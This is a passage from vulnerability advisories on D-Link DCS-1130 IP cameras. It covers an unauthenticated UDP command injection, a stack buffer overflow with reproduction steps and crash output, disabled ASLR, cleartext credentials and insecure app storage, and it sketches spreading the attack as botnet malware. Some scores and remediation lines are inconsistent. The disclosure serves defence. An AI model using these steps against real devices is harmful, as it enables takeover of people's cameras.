
```

0000A1C8      LDR     R3, [R11,#var_134]
0000A1CC      ADD     R3, R3, #2
0000A1D0      MOV     R0, R3 ; s
0000A1D4      RI

```

100.00% (10621,6840) (871,190) 000021B0 0000A1B0: main+FB0 (Synchronized with Hex View-1)

Finally, the string received is base 64 decoded and passed on to the system API at address 0x0000A2A8 as shown below.



The same form of communication can be initiated by any process including an attacker process on the mobile phone or the desktop and this allows a third-party application on the device to execute commands on the device without any authentication by sending just 1 UDP packet with custom base64 encoding. The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to exploit this specific vulnerability. An attacker has to be on the same network that the device is connected too and just send one broadcast UDP packet with custom UDP protocol. This will allow an attacker to execute commands on the device without any authentication. A malware targeting Dlink devices like this can then be added to Android apps which when downloaded by the users can execute this attack on thousands of networks around the world and execute commands on the device. This could allow an attacker to execute commands on device and possibly make the devices a part of the botnet similar to what we have seen in Mirai botnets. An attacker can then use the app as a relay to communicate with the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a mobile application pentest on the mobile app 'dink lite' and reverse engineering the "dldps2121" binary present on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device does not send the actual password of the user back to the mobile application in any way.

16) SIG-EXT-04-2017-16 (Unauthenticated buffer overflow in custom Dlink protocol handling daemon) -- CVE-2017-8416

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device allows a local attacker on the same network to a buffer overflow on the device without any authentication by sending just a single UDP packet on the broadcast address. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device allows a local attacker on the same network to a buffer overflow on the device without any authentication by sending just a single UDP packet on the broadcast address. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to execute any commands on the device without any authentication and thus compromise the device completely. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (Ns):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Activate the telnet daemon for the device using the URL
<http://192.168.1.178/cgi/admin/telnetd.cgi?command=on>
- 2) Now type `kill -9 [PID of /opt/dlpds2121]`
- 3) Now type `cp /opt/dlpds2121/tmp`
- 4) Now finally type `ulimit -c unlimited && cd /tmp`
- 5) Now run `/tmp/dldps2121 -i eth0 -N DCS-1130 &`
- 6) Start wireshark on the your laptop and set it to only sniff udp packets
- 7) Then use the Java files below to compile and create an executable jar file




b.java



Test.java

- 8) Compile the code as executable jar and run it
- 9) Once you run the executable jar file you should see a core file generated
- 10) Now copy the core file using tftp or some other mechanism
- 11) Open the core file in GDB for ARM by using the command `gdb dlpds2121 core`
- 12) Observe the `bt` command typed in the GDB console indicates that stack was corrupted
- 13) Also `info reg pc` command indicates that you have overwritten that register with `0x58585858 (XXXX)`
- 14) This indicates that we can execute any code that we would like at that point



```
File Edit View Search Terminal Tabs Help
root@mandar-virtual-machine:~$ gdb /root/dcs-1130_root/opt/dldps2121 /root/dlpcore
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/dcs-1130_root/opt/dldps2121...(no debugging symbols found)...done.
[New LWP 11393]
warning: Could not load shared library symbols for 3 libraries, e.g. /lib/libfloat.so.1.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
Core was generated by `./dldps2121 -i eth0 -N DCS-1130'.
Program terminated with signal 11, Segmentation fault.
#0  0x58585858 in ?? ()
(gdb) info $pc
Undefined info command: "$pc". Try "help info".
(gdb) info reg pc
pc                0x58585858        0x58585858
(gdb)
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Vulnerability Description

The device runs a custom daemon on UDP port 5978 which is called “dldps2121” and listens or broadcast packets set on 255.255.255.255. This daemon handles custom Dlink UDP based protocol that allows Dlink mobile applications and desktop applications to discover Dlink devices on the local network. This is primarily useful for setting the devices using these applications and to provide user friendliness aspect. The binary processes the received UDP packets sent from any device in “main” function. One path in the function traverses towards a block of code that processing of packets which does an unbounded copy operation which allows to overflow the buffer.

The custom protocol created by Dlink follows the following pattern:

```
Packetlen, Type of packet; M=MAC address of device or broadcast; D=Device Type;C=base64 encoded command string;test=1111
```

We can see at address function starting at address 0x0000DBF8 handles the entire UDP packet and performs an insecure copy using strcpy function at address 0x0000DC88.

```

IDA View-A  Hex View-1  Strings window  Structures  Enums  Imports  Exports
0000DC28  MOV     R1, #0 ; c
0000DC2C  BL     memset
0000DC30  SUB     R3, R11, #-var_400
0000DC34  SUB     R3, R3, #0xC
0000DC38  SUB     R3, R3, #0xC
0000DC3C  MOU     R2, #0x200 ; n
0000DC40  MOU     R0, R3 ; s
0000DC44  MOU     R1, #0 ; c
0000DC48  BL     memset
0000DC4C  LDR     R3, [R11,#var_10]
0000DC50  ADD     R3, R3, #0x5E0
0000DC54  ADD     R3, R3, #0xC
0000DC58  MOU     R0, R3 ; haystack
0000DC5C  LDR     R1, =aD_1 ; "D="
0000DC60  BL     strcpy
0000DC64  MOU     R3, R0
0000DC68  STR     R3, [R11,#-1052]
0000DC6C  SUB     R3, R11, #-var_400
0000DC70  SUB     R3, R3, #0xC
0000DC74  SUB     R3, R3, #0xC
0000DC78  LDR     R2, [R11,#var_41C]
0000DC7C  ADD     R2, R2, #2
0000DC80  MOU     R0, R3 ; dest
0000DC84  MOU     R1, R2 ; src
0000DC88  BL     strcpy
0000DC8C  LDR     R3, =dword_1F1CC
0000DC90  LDR     R3, [R3]
0000DC94  CMP     R3, #0
0000DC98  BEQ     loc_DCB4
100.00% (33,414) (797,150) 0000DC88: sub_DBF8+90 (Synchronized with Hex View-1)

```

This results in overflowing the stack pointer after 1060 characters and thus allows to control the PC register and results in code execution. The same form of communication can be initiated by any process including an attacker process on the mobile phone or the desktop and this allows a third-party application on the device to execute commands on the device without any authentication by sending just 1 UDP packet with custom base64 encoding. The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to exploit this specific vulnerability. An attacker has to be on the same network that the device is connected too and just send one broadcast UDP packet with custom UDP protocol. This will allow an attacker to execute code on the device without any authentication. A malware targeting Dlink devices like this can then be added to Android apps which when downloaded by the users can execute this attack on thousands of networks around the world and execute commands on the device. This could allow an attacker to execute commands on device and possibly make the devices a part of the botnet similar to what we have seen in Mirai botnets. An attacker can then use the app as a relay to communicate with the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a mobile application pentest on the mobile app 'dink lite' and reverse engineering the "dldps2121" binary present on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device does not send the actual password of the user back to the mobile application in any way.

17) SIG-EXT-04-2017-17 (Disabled ASLR)

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device does not have ASLR enabled on the operating system. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not have ASLR enabled on the operating system which would allow an attacker to easily memory corruption issues due to the static nature of addresses where the binaries and libraries are loaded on the system. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to easily exploit buffer overflows on the device and compromise the device completely. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

Low Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:A/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (A):

- Access Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.8 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Activate the telnet daemon for the device using the URL <http://192.168.1.178/cgi/admin/telnetd.cgi?command=on>
- 2) Connect using telnet client and type `ps -aux | grep dld` and identify the process id of the `dldps2121` binary
- 3) Now type in `cat /proc/[PID of dldps2121]/maps`
- 4) Now type `kill -9 [PID of /opt/dlpds2121]`
- 5) Observe that the binary restarts by itself
- 6) Repeat steps 2 and 3 again and observe that the binaries and libraries including stack and heap load at the exact same address as before

```
10.0.0.82 - PuTTY
~ # ps -aux | grep dld
 287 root      348 S    /opt/dldps2121 -i eth0 -N DCS-1130
1451 root      296 S      grep dld
~ # cat /proc/287/maps
0008000-00016000 r-xp 00000000 e9:40 13092    /opt/dldps2121
0001d000-00020000 rw-p 0000d000 e9:40 13092    /opt/dldps2121
00020000-00025000 rwxp 00000000 00:00 0
40000000-40005000 r-xp 00000000 e9:00 692096    /lib/ld-uClibc-0.9.28.so
40005000-40006000 rw-p 00000000 00:00 0
40006000-4000a000 rw-s 00000000 00:04 65538    /SYSV0000175a (deleted)
4000c000-4000d000 rw-p 00004000 e9:00 692096    /lib/ld-uClibc-0.9.28.so
4000d000-40024000 r-xp 00000000 e9:00 1390584    /lib/libfloat.so.1
40024000-4002b000 ---p 00017000 00:00 0
4002b000-4002c000 rw-p 00016000 e9:00 1390584    /lib/libfloat.so.1
4002c000-40077000 r-xp 00000000 e9:00 2184388    /lib/libuClibc-0.9.28.so
40077000-4007e000 ---p 0004b000 00:00 0
4007e000-40080000 rw-p 0004a000 e9:00 2184388    /lib/libuClibc-0.9.28.so
40080000-40085000 rw-p 00000000 00:00 0
bfff9000-c0000000 rwxp fffffa00 00:00 0
~ # kill -9 287
~ # ps -aux | grep dld
1525 root      296 S      grep dld
~ # ps -aux | grep dld
1550 root      348 S    /opt/dldps2121 -i eth0 -N DCS-1130
1558 root      296 S      grep dld
~ # cat /proc/1550/maps
0008000-00016000 r-xp 00000000 e9:40 13092    /opt/dldps2121
0001d000-00020000 rw-p 0000d000 e9:40 13092    /opt/dldps2121
00020000-00025000 rwxp 00000000 00:00 0
40000000-40005000 r-xp 00000000 e9:00 692096    /lib/ld-uClibc-0.9.28.so
40005000-40006000 rw-p 00000000 00:00 0
40006000-4000a000 rw-s 00000000 00:04 65538    /SYSV0000175a (deleted)
4000c000-4000d000 rw-p 00004000 e9:00 692096    /lib/ld-uClibc-0.9.28.so
4000d000-40024000 r-xp 00000000 e9:00 1390584    /lib/libfloat.so.1
40024000-4002b000 ---p 00017000 00:00 0
4002b000-4002c000 rw-p 00016000 e9:00 1390584    /lib/libfloat.so.1
4002c000-40077000 r-xp 00000000 e9:00 2184388    /lib/libuClibc-0.9.28.so
40077000-4007e000 ---p 0004b000 00:00 0
4007e000-40080000 rw-p 0004a000 e9:00 2184388    /lib/libuClibc-0.9.28.so
40080000-40085000 rw-p 00000000 00:00 0
bfff9000-c0000000 rwxp fffffa00 00:00 0
~ #
```

Vulnerability Description

The device does not have ASLR enabled in the operating system. This allows all the binaries and libraries loaded on the system to load back at the same address even after a device reboot is performed. As a result, an attacker can easily use this vulnerability to exploit memory corruption issues. In a stack overflow, an attacker would hardcode the address of a stack location where the shellcode is located and thus exploit the device easily.

Vulnerability discovery

The vulnerability was discovered simply by looking through the load addresses of binaries by performing multiple reboots.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device enables ASLR as a defense mechanism against memory corruption issues.

18) SIG-EXT-04-2017-18 (HTTP and RTSP requests/responses travels in clear text)

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device allows to connect to web management interface on non-SSL connection using plain text HTTP protocol and when remote management is enabled, that is exposed on the Internet as well. Similarly, the RTSP port is port forwarded as well and this allows to access the video feed remotely from the device on the Internet in clear text. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device allows to connect to web management interface on non-SSL connection using plain text HTTP protocol and when remote management is enabled, that is exposed on the Internet as well. Similarly, the RTSP port is port forwarded as well and this allows to access the video feed remotely from the device on the Internet in clear text. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to easily sniff the credentials and sensitive information passing back and forth between the browser and the device especially if the user is using the connection over the Internet directly. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

Medium Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H/E:P/RL:U/RC:R/CR:H/IR:H/AR:H/MAV:N/MAC:H/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (A):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)

- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 7.5 (High)

Temporal Metrics

- Exploit Code Maturity (P)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 6.8 (Medium).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 6.5 (Medium).

The final score is thus 6.4 (Medium).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Ensure that browser is configured to use a man in the middle proxy tool such as burpsuite or fiddler
- 2) Navigate to [http://\[IP Address of Camera\]/](http://[IP Address of Camera]/)
- 3) Login to the device and observe that the credentials are sent as base 64 encoded value in clear text HTTP protocol

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies
1	http://10.0.0.82	GET	/			304	221	HTML					10.0.0.82	
2	http://10.0.0.82	GET	/eng/index.html			304	221	HTML	html				10.0.0.82	
3	http://10.0.0.82	GET	/eng/index.cgi			200	5831	XML	cgi				10.0.0.82	
4	http://10.0.0.82	GET	/eng/index.xsl			200	83047	XML	xsl				10.0.0.82	
6	http://10.0.0.82	GET	/eng/VLCobject.js			304	227	script	js				10.0.0.82	
7	http://10.0.0.82	GET	/eng/public.js			304	226	script	js				10.0.0.82	
9	http://10.0.0.82	GET	/eng/net.js			304	226	script	js				10.0.0.82	
10	http://10.0.0.82	GET	/eng/fullScreen.html			304	221	HTML	html				10.0.0.82	
22	http://10.0.0.82	GET	/video/mpg.cgi?profile=3						cgi				10.0.0.82	

Request Response

Raw Params Headers Hex

```

GET /eng/index.html HTTP/1.1
Host: 10.0.0.82
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: language=eng; mjpgProfile=3
Authorization: Basic YWRkaW46YWRkaW4xMjM=
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sat, 01 Jan 2011 12:02:06 GMT
If-None-Match: "-117593645"

```

- 4) Also if you navigate to [http://\[IP address of camera\]/eng/admin/adv_lan.cgi](http://[IP address of camera]/eng/admin/adv_lan.cgi)
- 5) We can observe that if use remote port forwarding then both port 80 and 554 are being port forwarded instead of SSL enabled ports

D-LINK CORPORATION | WIRE... http://10.0.0.82...gi?command=on

10.0.0.82/eng/admin/adv_lan.cgi Search

- Dynamic DNS
- Image Setup
- Audio and Video
- Motion Detection
- Privacy Mask
- Time and Date
- Video Clip
- Snapshot
- Logout

LAN SETTINGS

LAN

DHCP Connection
 Static IP Address

IP Address
Subnet Mask
Default Gateway
Primary DNS
Secondary DNS

Enable UPnP
 Enable UPnP port forwarding

External HTTP port
External RTSP port

Enable PPPoE

User Name
Password
Confirm password

and would like an IP address assigned to your camera automatically.

- 'Enabling UPnP' settings will allow you to configure your camera as an UPnP device in the network.

- 'Port Detail Settings' allow you to specify the ports you reserve for HTTP and RTSP Streaming.

- 'HTTP Port' is the port you allocate in order to connect to the camera via a standard web browser.

- 'RTSP Port' is the port you allocate in order to connect to a camera by using streaming mobile device(s), such as a mobile phone or PDA.

PORT DETAIL SETTINGS

HTTP port
RTSP port
 User authentication

Vulnerability Description

The device allows to connect to web management interface on non-SSL connection using plain text HTTP protocol and when remote management is enabled, that is exposed on the Internet as well. Similarly, the RTSP port is port forwarded as well and this allows to access the video feed remotely from the device on the Internet in clear text.

Exploitation

The attacker would need to have a man in the middle position established on the Internet. This might be possible by attacking Internet Service providers and then using DNS based redirection attacks which would allow an attacker to sniff all the traffic passing between various nodes. The attack can also be performed easily, if the device is connected to an open Wifi connection in a coffee shop or restaurant etc. As all an attacker would have to do in that case is sniff the the wireless packets which can be performed by using open source tools and with a cheap tablet or laptop.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest against the web management interface of the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device only allows to communicate on SSL enabled ports.

19) SIG-EXT-04-2017-19 (Insecure Data Storage: Clear text credentials)

Introduction

Recently it was identified that the iOS/Android applications “myDlink-Lite” provided by Dlink Technologies have been storing the credentials of the device in encoded format which can easily be decoded by an attacker who has gained access to the device. This was identified as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130L device. This device acts as an IP camera and allows a user to view and control the settings on the device.

Advisory

Overview

Synopsys Software Integrity Group staff identified identified that the iOS/Android applications “myDlink-Lite” provided by Dlink Technologies have been storing the credentials of the device in encoded format which can easily be decoded by an attacker who has gained access to the device. This was identified as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130L device. The issue exists in the most recent iOS/Android application installed by the researchers on 7/19/17. All the application versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the Dlink cloud account and access the device and its functionality.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H):
- Integrity Impact (I): High (H):
- Availability Impact (A): High (H):
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H)
- Resulting environmental score: 8.8 (High).

The final score is thus 8.8 (High).


Vulnerable Versions

All versions of myDlink-Lite application up to the latest version contain the vulnerability..

Steps to Reproduce

